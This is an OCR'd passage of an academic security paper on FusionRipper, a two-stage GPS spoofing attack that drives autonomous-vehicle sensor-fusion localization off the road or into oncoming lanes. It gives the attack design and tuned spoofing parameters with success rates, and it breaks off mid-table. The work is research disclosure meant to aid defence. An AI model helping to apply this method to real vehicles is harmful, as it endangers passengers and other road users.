GPS spoofing has been a fundamental problem for civilian GPS systems due to the lack of signal authentication in the infrastructure. In GPS spoofing, the attacker transmits fabri-

cated GPS signals with stronger power than the authentic ones, and thus causes the victim receiver to lock onto the attacker's signals and resolve positions controlled by the attacker. GPS spoofing has been proven feasible theoretically [16] and empirically [17]. So far, it has been demonstrated on various end systems such as smartphones [18, 19], drones [20, 21], yachts [23], and recently also low-level AVs such as Tesla cars [22]. Recently, a year-long investigation identified 9,883 spoofing events that affected 1,311 civilian vessel systems in Russia since 2016 [67]. Although GPS spoofers are illegal to be sold in the U.S., they can be made cheaply from commercial off-the-shelf components. For example, a low-end spoofer is as cheap as $223 [18], and higher-end ones that can simultaneously track 10+ satellites and transmit 10+ fake GPS signals only cost similar to a laptop [17,68]. Considering such high realism, in this paper we consider it as a practical attack vector to AD localization.

3 Attack Model and Problem Formulation

3.1 Attack Goal and Incentives

Attack goals. In this paper, we target an attack scenario where an attack vehicle tailgates a victim AV while launching a GPS spoofing attack, which is both practical and effective as evaluated by previous work using real cars [18]. In such a scenario, we consider an attack goal of introducing large *lateral* deviations to the localization output of the victim AV, *i.e.*, deviating to the left or right. Since all vehicles need to drive within their designated road lanes for safety protections, such lateral deviations can pose a direct threat to road safety.

In particular, in this paper we consider two concrete attack goals specific to the AV context: *off-road attacks* and *wrong-way attack*. As illustrated in Fig. 2, the former aims at deviating to either left or right until the victim drives off the road pavement, while the latter aims at deviating to the left until the victim drives on the opposite traffic lane. Table 2 lists the required deviations to achieve these two goals, which will be used in our subsequent security analysis.

In the AV context, these two attack goals can cause various *safety hazards specific to localization errors* such as driving off road to hit road curbs or falling down the highway cliff. Since in high-level AD systems the perception module is only designed for obstacle detection and the localization module is in full charge of identifying road deviations [7–11], these hazards cannot be prevented even when the perception module is functioning perfectly. Moreover, such hazards cannot be prevented even if high-level AD systems directly use perception sensors, e.g., cameras and ultrasonic sensors, for collision avoidance. These two attack goals can also cause *vehicle collisions*, *e.g.*, with vehicles in adjacent or opposite traffic lanes. Even when the AV can perform automatic emergency brake, it cannot avoid being hit by other vehicles that fail to yield on time, especially those human driving ones with over 2 sec average driver reaction time [69].

Attack incentives. No matter whether road accidents are caused, the victim AVs under the two attack goals are already violating the traffic rules [70, 71] and exhibiting unsafe driving behaviors. These can already damage the reputation of the corresponding AV company. Thus, a likely attack incentive is *business competition*, which can allow one AV company to deliberately damage the reputation of its rival AV companies and thus unfairly gain competitive advantages. This is especially realistic today considering that there are over 40 companies competing in the AV market [1]. Meanwhile, considering the direct safety impact, we also cannot rule out the possible incentives for terrorist attacks or targeted murders, *e.g.*, against civilians, or controversial politicians or celebrities.

3.2 Threat Model

Attacker's capability. We assume that the attacker can launch GPS spoofing (§2.2) to control the positioning measurements of the victim's GPS receiver, with a similar level of measurement uncertainty as the natural GPS signals. We also assume that the attacker can track the physical positions of the victim AV in the real time during the tailgating. This can be achieved by computing the attack vehicle's own position and offsetting it with the relative position between the attack vehicle and the victim. One concrete scenario is that the attack vehicle is also an AV with a similar set of sensors and run state-of-the-art AD localization algorithms for its own position and AD perception algorithms for the relative position. Under this scenario, the attacker can thus accurately track the victim positions since for AVs precisely tracking the positions of surrounding obstacles in the real time is one of the most basic tasks for ensuring correct and safe driving. Such a scenario is especially realistic when the attack is from rival AV companies (incentive discussed in §3.1).

AV control assumption. We assume that AD systems are designed to drive on the center of traffic lanes, and constantly tries to correct any deviation to the center. State-of-the-art AD systems from both the academia [72] and industry [10, 11] follow such design and use lateral controllers to enforce it at a high frequency in the control module (*e.g.*, 100 Hz in Apollo [10]). This means that when the attacker introduces a deviation to the MSF output (*e.g.*, to the right in Fig. 2), the victim AV will actively correct it and thus cause its physical-world position to have the same amount of deviation but to the *opposite* direction (*e.g.*, to the left in Fig. 2).

3.3 Attack Formulation

Based on the attack model above, the attack in our study can be formulated as the following optimization problem:

$$\begin{aligned} \max_{\{\delta_k^a | k=1,\ldots,n\}} \quad & \mathcal{D}(x_n^a, \{x_k | k=1,\ldots,n\}) \\ \text{where} \quad & x_k^a = \mathcal{M}(x_{k-1}^a, r_k + \delta_k^a, z_k^{\text{lidar}}, imu_k), x_0^a = x_0, \end{aligned} \tag{1}$$

where δ_k^a is the GPS spoofing distance to the victim's physical-world position r_k on the road plane, x_k is the MSF output without the attack, x_k^a is the MSF output with the attack, z_k^{lidar} is the LiDAR locator output, imu_k is the IMU measurement, $\mathcal{D}(\cdot)$ denotes the lateral deviation between a position and




Figure 2: Illustration of the 2-stage attack design and consequences of FusionRipper.

Table 2: Required deviations for the two attack goals considered in this paper. The values are calculated based on common AV, lane, and road shoulder widths (detailed in Appendix A).

Attack Goal	Required Deviation (m)	
	Local	Highway
Off-Road Attack	0.895	1.945
Wrong-Way Attack	2.405	2.855

a trajectory, and $\mathcal{M}(\cdot)$ denotes an iteration in the KF-based MSF algorithm (introduced in §2.1), and k is the iteration index. As shown, mathematically our attack on MSF is to find a sequence of spoofing distances $\{\delta_k^a | k = 1, ..., n\}$ that can maximize the deviation of the n-th attacked MSF output to the original trajectory $\{x_k | k = 1, ..., n\}$.

4 Security Analysis of MSF Algorithm

To systematically understand the security property of MSF-based AD localization, we start with the necessary first step: understanding the upper-bound attack effectiveness, *i.e.*, the maximum possible deviation, under the attack formulation.

4.1 Upper-Bound Attack Effectiveness

Analysis methodology. To analyze the upper-bound attack effectiveness, we perform exhaustive search of possible attack inputs $\{\delta_k^a | k = 1, ..., n\}$ to the representative MSF implementation, BA-MSF, to find the one that can maximize Eq. 1. We did not choose to use an optimizer since the BA-MSF implementation is released in the binary form and thus we cannot directly get its analytical formula. For a given sensor input trace in our analysis, there are multiple possible *attack windows*, *i.e.*, from one GPS input to another later. For each attack window, we iteratively search for the δ_k^a that can deviate the most from x_k, which is a method also used in previous theoretical work on the security of single-source KF [73–76]. In accordance with our threat model, we set the measurement uncertainty of GPS spoofing inputs as the median value in real-world sensor input traces of BA-MSF.

We perform the analysis above on two types of sensor input traces: (1) real-world trace, and (2) synthetic noise-free trace. The former is obtained by directly recording the run-time MSF input while the AV is driving in the real world. Analysis results from this type of traces have the highest realism, but the types of analysis we can perform are limited since we cannot easily modify the sensor data without violating the consistency among different sensor inputs, and the analysis insights can be less clean due to real-world sensor noises. Thus, we complement it with the latter, which synthesizes MSF inputs following a given driving trajectory, with all the LiDAR locator and non-spoofed GPS inputs set to the ground truth positions, their measurement uncertainty set to the medium value in the real-world trace, and the IMU measurements calculated according to the driving trajectory.

Experimental setup. We obtain the official BA-MSF implementation from the Apollo AD system code base [10]. For the real-world trace, we use the BA-MSF input trace released by Apollo, which is recorded in Sunnyvale, CA and 4-min long [77]. In this paper, we denote it as *ba-local*. For the synthetic trace, we generate one for a common driving trajectory: driving on a straight road with a constant velocity of 45 mph. In our analysis, we use an attack window of 10 attack inputs, which is 10 seconds since the GPS input is 1 Hz in Apollo. In the exhaustive search, we enumerate δ_k^a from 0 to 10 meters with step size of 0.04 meters on both left and right sides, since we find that in our experiments GPS input deviations larger than that are identified as outliers by the Chi-squared test in BA-MSF. The medium measurement uncertainty values for GPS and LiDAR locator are calculated from trace *ba-local*.

Results. Fig. 3 (a) shows the distribution of the upper-bound deviations achieved in the 10-point attack windows for each trace. As shown, in both real-world and synthetic traces, even such maximum possible attack effectiveness is very limited: majority (76.0%) of the attack windows in the real-world trace and *all* of those in the synthetic trace cannot reach even the lowest required deviations (0.895 m) in Table 2. The main reason behind such poor attack performances is as follows. First, due to outlier detection, the maximum deviation achievable by the first attack input is very small, *e.g.*, at most 0.06 meters. Next, such tiny deviation can be quickly corrected by LiDAR locator inputs since in between two GPS attack inputs there are 5 LiDAR locator inputs (5 Hz in Apollo). This makes it highly difficult for subsequent attack inputs to build upon the deviations achieved by previous attack input. Thus, production-grade KF-based MSF algorithms today can indeed generally enhance the security against GPS spoofing.

At the same time, we also observe that the results between the real-world trace and the synthetic trace have very sharp differences: in the synthetic trace, the upper-bound deviations for all attack windows are at most 0.076 meters, while those in the real-world trace is generally larger, with 90.3% of them larger than 0.076 meters. This suggests that *sensor noises in the real world can generally degrade the security of MSF*. As shown later, such real-world factors can actually enable highly effective attacks that fundamentally break MSF in practice.

Observation: take-over effect. While our results show a general lack of attack capability to achieve even the easiest




Figure 3: (a) CDF of the maximum deviations for attack windows in real-world and synthetic traces. Attack goals are marked in red dotted lines. (b) Maximum deviations and best fitted exponential bases of attack windows in the two traces.




Figure 4: The deviations and best fitted exponential bases of two example attack windows in the real-world trace. Left is with take-over effect; Right is without take-over effect.

attack goal in Table 2, we also observe that for the real-world trace there still exist 14% attack windows that can actually achieve over 2 meters deviations, which are large enough for some of our attack goals. For all of these windows, we find that GPS spoofing is able to cause *an exponential growth* of deviations, and one such example is shown on the left of Fig. 4. As shown, its deviation trend is very different from those in majority of other attack windows as shown on the right of Fig. 4, which is almost flat.

To more quantitatively measure such observation, for each window, we fit an exponential function $f(x) = a^x + b$ to the deviations, where x is the x-th attack point and $f(x)$ is the deviations. For each 10-point window, we use the exponential base a in the best fitted function (based on the mean squared error) to measure the exponential growth trend. As shown in Fig. 3 (b), such exponential growth trends have strict positive correlation with the upper-bound deviations in the attack windows, and all windows that can have very large deviations, *e.g.*, over 3 meters for achieving *all* attack goals in Table 2, have very clear exponential growth trend, *e.g.*, with a being at least 1.3 (the trend on the left of Fig. 4).

Such exponential growth trend is very similar to the situation when the spoofed GPS is the only positioning source in KF updates, which is confirmed by re-running the upper-bound attack analysis in the synthetic trace without LiDAR locator inputs as shown in Fig. 5. This means that for these windows with exponential deviation growths, GPS inputs somehow become the dominating KF update source (we will analyze the cause later). In fact, according to the Chi-squared test values in the analysis logs, we find that LiDAR locator inputs actually become outliers in the latter parts of these windows and then can not provide corrections any more. This thus *fundamentally defeats the design principle of MSF, i.e., the fusion of multiple input sources for more robustness and accuracy*. In this paper, we call it *take-over effect*.




Figure 5: The deviation growth and the best fitted exponential base for BA-MSF with only the spoofed GPS input in KF updates (or a *single-source* KF-based MSF) in the synthetic trace under exhaustive search.

For an attacker, such take-over effect is the most desired attack outcome, since it can efficiently cause *arbitrary deviations* and thus lead to both off-road and wrong-way attacks, and even larger ones if desired. Thus, in the next section we perform a cause analysis to understand why such take-over effect appears in the real-world trace.

4.2 Cause Analysis

Since take-over effect does not appear in all attack windows, there must be some factors other than the attack input δ_k^a that contribute to the take-over opportunity. To analyze the causes for take-over effect, we first identify possible contributing factors using theoretical analysis and experimental validation, and then use correlation analysis to identify the most important factors for the observed take-over effect in our analysis.

Contributing factor identification. To identify the set of possible contributing factors to the deviations in MSF, we first perform theoretical analysis based on the general KF-based MSF design (§2.1). From the analysis (mathematical derivations in the extended version [45]), we identify 4 theoretical contributing factors besides the attack input δ_k^a: (1) initial MSF state uncertainty $\mathbf{P}_0$, (2) LiDAR measurement uncertainty $\mathbf{R}^{\text{lidar}}$, (3) difference between LiDAR position and the original MSF output without attack Δ_{lidar}, and (4) IMU measurement *imu*. To validate that these 4 factors indeed affect the actual BA-MSF implementation, we model each of them in the synthetic trace, and experimentally measure their relationship with the deviation. Our results show that all 4 factors can positively affect the deviation. More details are in the extended version [45].

Factor importance analysis. With the 4 contributing factors identified, we then use popular causality analysis methods to understand the importance of these factors on causing the take-over effect observed in §4.1. Specifically, we perform the exponentiation function fitting as described in §4.1, and label the windows with exponential base a over 1.1 as windows with take-over effect. As shown in Fig. 3 (b), for windows without any take-over effect, *e.g.*, the ones for the synthetic trace, the exponential base a is way below 1.1. With the exponential fitting results, we identify the first point of the exponential growth to obtain $\mathbf{P}_0$. For $\mathbf{R}^{\text{lidar}}$, Δ_{lidar}, and *imu*, we use the average values from the first point of the exponential growth to the end of the window. We use 2 statistical test-

Table 3: Correlations between the contributing factors and the take-over vulnerability. Results with statistically strong correlation are highlighted in bold.

Correlation Method	Factor Importance			
	$\mathbf{P}_0$	$\mathbf{R}^{\text{lidar}}$	Δ_{lidar}	*imu*
Pearson's Correlation	**0.42 (2.0e-10)**	**0.44 (3.5e-11)**	0.12 (8.4e-2)	0.01 (8.6e-1)
Fisher's Exact Test	**21.09 (8.6e-6)**	**11.78 (5.2e-8)**	5.91 (3.2e-4)	1.95 (1.1e-1)

Pearson's correlation: r (p-value), where r is the correlation coefficient
Fisher's exact test: *or* (p-value), where *or* is the odds ratio

ing methods commonly used for causality analysis [78–80]: Pearson's Correlation and Fisher's Exact Test.

Analysis results. Table 3 shows the experiment results. For the two statistical testing methods, $p < 0.05$ is considered statistically significant, and $r > 0.5$ and $or > 9$ are considered strongly correlated for Pearson's Correlation and Fisher's Exact Test respectively [81]. As shown, only the p values for $\mathbf{P}_0$ and $\mathbf{R}^{\text{lidar}}$ are statistically significant for both methods, with their r values very close to showing strong correlations, and their *or* values showing strong correlations. In contrast, neither of the r or *or* values for Δ_{lidar} and *imu* show strong correlations, and for *imu*, the results are not even statistically significant. This suggests that the take-over effect we observe in our upper-bound analysis is most likely caused by relatively large $\mathbf{P}_0$ and $\mathbf{R}^{\text{lidar}}$ in the corresponding attack windows.

For these two most important contributing factors, $\mathbf{R}^{\text{lidar}}$ reflects the lack of confidence in the LiDAR-based localization algorithm during the attack window, and $\mathbf{P}_0$ reflects the lack of confidence in the KF states at the beginning of the attack window. This means that *take-over opportunities, or vulnerabilities, appear when the MSF is in relatively unconfident periods*. Because of this, the MSF algorithm needs to take more updates from the GPS inputs, the relatively most confident input source in that period, which thus allows GPS inputs to dominate KF updates and trigger the take-over effect.

Since $\mathbf{R}^{\text{lidar}}$ is the uncertainty reported by LiDAR locator, a large $\mathbf{R}^{\text{lidar}}$ is caused by the inaccuracies of such locator algorithm in practice. From the KF equations (detailed in the extended version [45]), a large $\mathbf{P}_0$ is mainly caused by larger uncertainties from the LiDAR locator and GPS updates before the attack window, which is thus due to algorithm inaccuracies in LiDAR locator and noises in GPS signals. Thus, unconfident periods in MSF are mainly created by practical factors such as algorithm inaccuracies and sensor noises. This also explains why we cannot observe any take-over effect in synthetic noise-free trace. These practical factors are fundamentally difficult to avoid in practice, which is exactly why MSF is designed to compensate such inaccuracies and noises from individual sources [7, 25–33]. However, as shown in our analysis, *even for the high-end sensors used in AVs today, these inaccuracies and noises are unfortunately large and frequent enough for GPS spoofing to exploit and fundamentally break MSF in practice*.

5 Attack Design: FusionRipper

Although our analysis in §4 reveals that there do exist take-over vulnerabilities for MSF in the real world, such vulnerabilities only appear in the unconfident periods created by dynamic and non-deterministic practical factors such as algorithm inaccuracies and sensor noises, which is not observable by the attacker in a tailgating attack vehicle (§3) and are highly difficult, if not impossible, to directly control. Thus, the attacker has to *opportunistically* capture and exploit such vulnerable periods in the actual attack time.

Leveraging this idea, we propose a novel attack design against MSF-based AD localization, called *FusionRipper*, which consists of 2 stages as depicted in Fig. 2:

Stage 1: Vulnerability profiling. In this stage, the attacker performs GPS spoofing and measures the feedback from the victim AV to profile when vulnerable periods appear. In our design, we aim for as fewer attack parameters as possible to maximize the ease of implementation and robustness, and thus choose to use *constant spoofing* for this stage, *i.e.*, always setting δ_k^a to a constant d as shown in Fig. 2. Although such profiling method is simple, our evaluation results later in §6 show that it is able to achieve a high attack success rate that is very close to the theoretical upper bound.

While performing constant spoofing, the attacker tracks victim's physical positions in real time and measures their deviations to the center of traffic lane (described in §3). If such deviation is as large as causing the AV to exhibit unsafe driving behaviors, *e.g.*, about to have unnecessary lane straddling, the victim AV is considered as in the vulnerable period. Our design uses the deviation that can touch the left or right lane line on local roads (0.295 meters, detailed in Appendix A) as the threshold to determine vulnerable periods. The intuition is that a properly designed and tested AD system should very rarely have large position deviations that can cause unsafe driving behaviors under normal fluctuations of sensor inputs. For example, the errors of BA-MSF evaluated by Baidu Apollo AVs on real roads are within 0.054 meters [25], which is far less than 0.295 meters. Thus, when such rare deviation appears, it is very likely caused by the constant spoofing, and the MSF algorithm is very likely in an unconfident period since it takes larger update from the spoofed GPS inputs.

Stage 2: Aggressive spoofing. After the vulnerable period is identified, the attacker can then perform aggressive spoofing to trigger the take-over effect and thus quickly induce large deviations. As shown in our security analysis in §4.1, the deviations grow exponentially during the take-over effect, and thus we choose exponential spoofing in the aggressive spoofing stage. As shown in Fig. 2, as soon as the attacker identifies a vulnerable period, she switches to use spoofing distance $d \times f^i$, where an exponential base f is cumulatively multiplied to previous spoofing distance at each of the spoofing points, and i is the index of the aggressive spoofing inputs.

Generality. Since FusionRipper is designed to exploit the

take-over vulnerability that is general to any KF-based MSF as discussed in our cause analysis based on the general form of KF-based MSF (§4.2), its design is generally applicable to any KF-based MSF algorithms. As shown in our generality evaluation later (§6.4), FusionRipper is highly effective on different KF-based MSF designs and implementations.

6 Attack Evaluation

6.1 Evaluation Methodology

Experimental setup. Following the common practice among AV companies [82, 83], we evaluate FusionRipper on real-world sensor traces. Specifically, we use the real-world trace *ba-local* used in our security analysis earlier (§4), and also traces from KAIST Complex Urban [84], a dataset for evaluating AD systems. Since *ba-local* is collected by the Apollo team and is designed specifically for evaluating MSF-based localization algorithms for Apollo, it is by default compatible with BA-MSF with a complete positioning sensor set as well as the HD Map for running the LiDAR locator[1].

Similar to *ba-local*, the traces in the KAIST dataset are also collected by high-end AV-grade positioning sensors [84]. But unfortunately, they do not provide the HD Map for running the LiDAR locator in BA-MSF. To address this, we assume an *ideal* LiDAR locator which always outputs the ground truth positions provided in the KAIST dataset, with their measurement uncertainty set to the median value of that in *ba-local*. Considering that one of the likely causes for the take-over effect is the LiDAR locator inaccuracies, especially the measurement uncertainty values (§4.2), this assumption only makes the attack harder and thus the results will provide the worst-case attack effectiveness on the KAIST traces.

The KAIST dataset includes 18 local traces and 2 highway traces that are compatible with BA-MSF, and we select 3 local ones and both the 2 highway ones. We truncate them to the first 5 minutes to keep the evaluation time manageable. In the selection of local traces, we select the ones with the smallest average MSF state uncertainty (*i.e.*, most confident). Considering that state uncertainty is one of the two most important contributing factors to the take-over effect (§4.1), the evaluation results on these traces provide the worst-case attack effectiveness for the KAIST traces. The detailed trace selection process can be found in the extended version [45].

Evaluation metrics. To evaluate the attack effectiveness, we apply attack parameters d and f from all possible attack starting points, *i.e.*, when the GPS input comes, in each trace, since the attacker can discover the victim at any moment in the trace and start performing the attack. As described earlier in §5, the attacker switches to aggressive spoofing when the lateral deviation between the spoofed MSF output and the non-spoofed MSF output is over 0.295 meters, which is just about to have lane straddling on local roads.

[1] Apollo released 8 sensor traces recorded with localization, but only *ba-local* has both the complete sensor set and compatible format with BA-MSF.

We consider the attack as successful when the lateral deviation of the MSF output is over the required deviations for the off-road and wrong-way attacks according to Table 2. This follows our AD control assumption (§3), which can directly considers the amount of deviation at the MSF output level as the amount of physical position deviations in the opposite direction to the center line. Later in §7.2, we will concretely evaluate this assumption using an end-to-end evaluation with the AD control taking effect. The *success rate* is calculated as the fraction of the successful attack starting points out of all starting points. For each attack starting point, we enumerate the combinations of d from 0.3 to 2.0 meters, with step size 0.1 meters, and f from 1.1 to 2.0, with step size 0.1. We choose these ranges because we do not find the values out of these ranges can improve the attack effectiveness in our experiments. Each d and f combination is then applied to both the left and right side of the driving direction, since both sides are valid for achieving off-road attack (detailed in §3.1). Since it takes time to (1) capture a take-over vulnerability, which is created dynamically and non-deterministically, and (2) reach the required deviations even during take-over effects (§4.1), we also consider *minimum attack duration* when calculating success rate, *i.e.*, how much time the attack can last when tailgating the victim AV. Intuitively, the longer such duration is, the higher chance she can have to hit a vulnerable period.

6.2 Attack Effectiveness

Attack success rates. Fig. 6 shows the best success rates of FusionRipper among all the combinations of d and f for the two attack goals. It shows both the results for individual traces and the average result among all traces (the thick pink line). As shown, for all traces, the average success rate is always over 75% for both attack goals even when the minimum attack duration is as low as 30 seconds. When the minimum attack duration increases, the success rates for all traces increase accordingly, which is expected since the attacker has higher chance to capture a vulnerable period. In particular, when the attack can last 2 minutes, *there exists at least one combination of d and f that can achieve over 97% success rate (98.6% on average) for the off-road attack and over 91% success rate (95.9% on average) for the wrong-way attack, for all traces in our evaluation*. Note that this is in fact the worst-case results for KAIST traces as discussed in §6.1. Since a normal taxi or truck trip is usually at least 10 minutes, it is highly likely that an attacker can find such a 2-minute tailgating opportunity in practice to launch the FusionRipper attack.

Among all the traces, *ka-local08* and *ka-highway17* shows the lowest success rate in general, especially when the required deviation is large. As shown in the extended version [45], both traces have smallest average MSF state uncertainty in their categories (*i.e.*, local and highway). This means that their MSF outputs have the highest confidence and thus are the most difficult to attack as we expect in §6.1. This also confirms that we are evaluating the worst-case attack effectiveness on KAIST traces.

Table 4: Real-world sensor traces used in our evaluation.

Source	Trace Label	Road Type	Duration	HD Map
Apollo	*ba-local*	Local	257s	Yes
KAIST Complex Urban	*ka-local08*	Local	289s	No
	ka-local31	Local	1014s	
	ka-local07	Local	553s	
	ka-highway17	Highway	1186s	
	ka-highway06	Highway	1937s	

Table 5: Ablation study results on *ba-local* trace.

Attack Config.	Off-Road		Wrong-Way	
	Succ. Rate	Succ. Time	Succ. Rate	Succ. Time
FusionRipper	98.0%	29s	97.0%	33s
Vulnerability Profiling Stage Only	14.1%	26s	7.0%	29s
Aggressive Spoofing Stage Only	10.1%	8s	5.0%	13s




Figure 6: Average attack success rates of (a) *off-road* attack and (b) *wrong-way* attack under different minimum attack duration.




Figure 7: Average success rate under different required attack deviations when the minimum attack duration is 2 minutes.




Figure 8: Average success time for reaching required deviations in off-road and wrong-way attacks under different minimum attack duration.

Between the two attack goals, the success rates only slightly drop for wrong-way attack since it has a larger required deviation. This means that the majority of the captured vulnerable periods have a successful take-over effect that can be exploited to cause different required deviations. To confirm this, we further evaluate the success rates of FusionRipper for even larger required deviations, and find that when the minimum attack duration is 2 minutes, FusionRipper is able to maintain an average success rate over 91.3% even when the required deviation is 10 meters as shown in Fig. 7.

Sensitivity to attack parameters. Table 6 lists the top 3 combinations for each trace. As shown, the attack effectiveness of FusionRipper is sensitive to the combinations of d and f. For example, the best d and f combinations are *all different* for the 6 traces. This motivates us to design an offline method to identify effective d and f combinations to increase the attack practicality, which is detailed later in §8.

Ablation study. The high attack effectiveness is a result of the combination of the two attack stages. To concretely understand this, we conduct an ablation study on *ba-local*, where we remove one of the two stages in the experiments. For *Vulnerability Profiling Stage Only*, we apply the constant spoofing distance d from each starting point. For *Aggressive Spoofing Stage Only*, we directly scale the spoofing distance using different combinations of d and f from each starting point. For both configurations, we obtain the *highest* success rates by enumerating d or f in the range specified in §6.1.

Table 5 shows the experiment results for *ba-local* when the minimum attack duration is 2 minutes. As shown, both configurations can only achieve at most 14% and 7% for the two attack goals, which is far less than 98% and 97% by FusionRipper. This means that there are still some very unconfident periods that even stage 1 or stage 2 alone can succeed, but as shown, without the help of each other, the success rate is very limited. This concretely demonstrates the necessity of the current 2-stage design of FusionRipper. Note that FusionRipper has longer attack success time than *Aggressive Spoofing Stage Only* due to the time spent on the vulnerability profiling stage. However, since the current ∼30 seconds attack time on average is already quite affordable for a tailgating attacker in practice, such advantage is much less important than the much higher success rates by FusionRipper.

Attack success time. For the attack success time, overall the average success time and the standard deviations are very similar under different minimum attack duration as shown in Fig. 8. When the minimum attack duration is 2 minutes, the average success time is less than 30 seconds with a standard deviation of around 25 seconds for both off-road and wrong-way attacks. This shows that FusionRipper can generally succeed very fast, *e.g.*, within a minute, even when the attacker plans to attack for over 2 minutes.

6.3 Comparison with Naive Attack Method

In this section, we compare FusionRipper with a more naive attack method: *random attack*, which randomly spoofs a deviation within a distance range for each GPS spoofing point.

Experimental setup. We perform experiments by applying FusionRipper and random attack on *ba-local*. In the random attack, we uniformly sample the position deviation between 0 to 10 meters for each spoofing point. The experiments are repeated for 30 trials. In each trial, the spoofing is performed for each attack starting point and on both the left and right. The higher success rate between that of the left and that of the right is taken as the final success rate for each trial.

Results. The first row in Table 7 shows the experiment results when the minimum attack duration is 2 minutes. We find that the random attack can barely reach any large deviation,

Table 6: Top 3 attack parameters with the highest attack success rates when minimum attack duration is 2 min.

Attack	Rank	*ba-local*			*ka-local08*			*ka-local31*			*ka-local07*			*ka-highway17*			*ka-highway06*		
		d	f	Succ. Rate	d	f	Succ. Rate	d	f	Succ. Rate	d	f	Succ. Rate	d	f	Succ. Rate	d	f	Succ. Rate
Off-Road	Top 1	0.6	1.5	98.0%	0.7	1.1	100%	0.5	1.2	99.4%	0.3	1.1	98.9%	0.3	1.2	97.0%	1.1	1.5	98.2%
	Top 2	0.6	1.6	98.0%	0.7	1.2	100%	1.0	1.3	99.4%	0.3	1.2	98.3%	0.3	1.3	97.0%	1.1	1.3	98.2%
	Top 3	0.6	1.7	98.0%	0.7	1.3	100%	1.0	1.4	99.4%	0.4	1.2	98.3%	0.3	1.4	94.0%	1.3	1.3	98.2%
Wrong-Way	Top 1	0.6	1.5	97.0%	0.3	1.2	93.8%	1.0	1.3	98.3%	0.3	1.4	91.1%	0.3	1.2	97.0%	1.2	1.3	98.2%
	Top 2	0.6	1.3	95.0%	0.3	1.3	93.8%	1.0	1.2	97.8%	0.3	1.5	90.6%	0.3	1.3	97.0%	1.3	1.3	98.2%
	Top 3	0.6	1.4	95.0%	0.5	1.3	92.1%	1.1	1.2	97.8%	0.3	1.3	88.3%	0.3	1.4	94.0%	1.1	1.3	97.6%

and as shown, its success rates are as low as 3.7% and 0.2% on average for the two attack goals respectively, which are much lower than those from FusionRipper (98.0% and 97%).

6.4 Generality of FusionRipper

In this section, we aim at understanding the generality of FusionRipper by evaluating it on more KF-based MSF implementations. Ideally we hope to find other production-grade implementations for AD systems similar to BA-MSF, but to best of our knowledge, BA-MSF is the only publicly-available one so far. Nevertheless, we still try our best to implement/port and evaluate on two other popular KF-based MSF designs, denoted as *JS-MSF* and *ETH-MSF*, which are both designed for general robotics localization instead of for AVs.

Experimental setup. BA-MSF adopts a Linear KF, the most popular KF design for MSF-based localization (Table 1). Thus, we follow a popular Linear KF based MSF design published by Joan Solà [85] and implement JS-MSF. ETH-MSF [86] is an open-source project developed by researchers from ETH Zürich for drones [87], which implements an Extended KF based MSF, the second popular KF design for MSF-based localization (Table 1). It has received over 500 stars on GitHub, which is the *highest* among the repositories under the search keyword "kalman filter sensor fusion". Both implementations use a Chi-squared test based outlier detector and directly reject outlier measurements. We follow a common parameter tuning process [66] and reach at most 1.91 and 1.17 meters localization accuracies on *ba-local* for JS-MSF and ETH-MSF respectively. Although such accuracies are far from the centimeter-level accuracy required by AD systems, they are common for general robotics localization [47,48,56].

Results. Table 7 shows the attack success rates of FusionRipper and random attack on *ba-local* for all 3 KF-based MSF implementations. As shown, FusionRipper can generally achieve high success rates on all three MSFs, which are 100% on both JS-MSF and ETH-MSF for both attack goals. However, we also notice that even random attack can also achieve over 95% success rates for the off-road attack, and over 70% for the wrong-way attack. This suggests that JS-MSF and ETH-MSF are both very unstable, which can also be seen by the fact that their natural localization errors are already 1.17 and 1.91 meters. In contrast, BA-MSF can achieve 0.054 meters accuracy, which is likely due to additional design features such as zero-velocity update [25], and better parameter tuning by professional AV engineers. Thus, while our results show that FusionRipper is general for all 3 KF-based MSF implementations, we believe that the results on BA-MSF can more representatively indicate the security status of production-grade MSF-based AD localization today.

Table 7: Attack success rates of FusionRipper and random attack on 3 MSF implementations. The attacks are evaluated on *ba-local* with 2-minute minimum attack duration.

Attacked MSF	FusionRipper		Random Attack (avg. of 30 trials)	
	Off-Road	Wrong-Way	Off-Road	Wrong-Way
